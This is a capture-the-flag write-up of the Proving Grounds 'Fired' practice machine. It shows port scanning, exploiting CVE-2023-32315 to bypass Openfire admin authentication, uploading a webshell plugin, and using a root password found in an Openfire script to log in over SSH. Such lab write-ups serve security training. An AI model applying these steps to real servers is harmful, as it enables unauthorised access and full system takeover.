

Proving Grounds Practice 38


Proving Grounds Practice — Fired

Enumeration


We start with port scan, there are two webserver running on port 9090, 9091

```
└─# nmap -p- -A -T4 -sC -Pn 192.168.228.96
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-19 19:27 BST
Nmap scan report for 192.168.228.96
Host is up (0.014s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5156a734168e3d4717c896d5e6944646 (RSA)
|   256 fe76e34c2bf6f521a24d9f595239b916 (ECDSA)
|_  256 2cdd627dd61cf4fda1e4c8aa11aed61f (ED25519)
9090/tcp  open  zeus-admin?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Mon, 19 Aug 2024 18:29:22 GMT
|     Last-Modified: Tue, 02 Aug 2022 12:04:43 GMT
```


The webserver seems to run Openfire



In the Openfire admin console, I noticed that the application discloses the Openfire version as 4.7.3. After researching publicly available exploits for this version, I found that CVE-2023-32315 is relevant.



I checked online and found an exploit [here](#)




Using the mentioned exploit, I created a test admin account and successfully logged into the Openfire console with administrative privileges.

```
(kali@kali)-[~/Desktop/Proving_Grounds/fired/CVE-2023-32315]
$ python3 CVE-2023-32315.py -t http://192.168.202.96:9090
```



```
Openfire Console Authentication Bypass Vulnerability (CVE-2023-3215)
Use at your own risk!

[..] Checking target: http://192.168.202.96:9090
Successfully retrieved JSESSIONID: node0pfr7ki9e7zxoipi42ragawyv1.node0 + csrf: 4lsfotEQaMnNl9g
User added successfully: url: http://192.168.202.96:9090 username: b7xkel password: sjflrl
```




From this point, I followed the steps outlined in the Git repository to proceed with the exploitation.

Step

1. Run exploit
2. login with newly added user
3. goto tab plugin > upload plugin `openfire-management-tool-plugin.jar`
4. goto tab server > server settings > Management tool
5. Access webshell with password "123"

I navigated to the specified path and uploaded the `openfire-management-tool-plugin.jar` file as a plugin.



I got a shell

```
openfire@openfire:/$ id
id
uid=114(openfire) gid=118(openfire) groups=118(openfire)
openfire@openfire:/$
```

In the interactive shell, I ran `linpeas` but didn't find anything notable. I also used `pspy` but didn't observe any background processes. As a next step, I manually began examining the files in the Openfire directory.

After thoroughly searching through each folder, I discovered a script file that contained passwords.

```
INSERT INTO OFPROPERTY VALUES('admin.authorizedJIDs','admin@localhost,b99aid@localhost',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService'conference'Rooms.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService'conference'Rooms.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.configured','true',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.debug','false',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.host','localhost',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.password','[REDACTED]',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.port','25',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.ssl','false',0,NULL)
INSERT INTO OFPROPERTY VALUES('mail.smtp.username','root',0,NULL)
INSERT INTO OFPROPERTY VALUES('passwordKey','[REDACTED]',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.admin.Def
```

Using the discovered password, I was able to log into the system as the root user.


```
(kali㉿kali)-[~/Desktop/Proving_Grounds/fired/Sudo-1.8.31-Root-Exploit]
$ ssh root@192.168.202.96
root@192.168.202.96's password:
Permission denied, please try again.
root@192.168.202.96's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-187-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 07 Aug 2024 11:53:03 AM UTC

System load:  0.0               Processes:           245
Usage of /:   28.2% of 19.52GB   Users logged in:    0
Memory usage: 21%              IPv4 address for ens160: 192.168.202.96
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@openfire:~# ls -la
```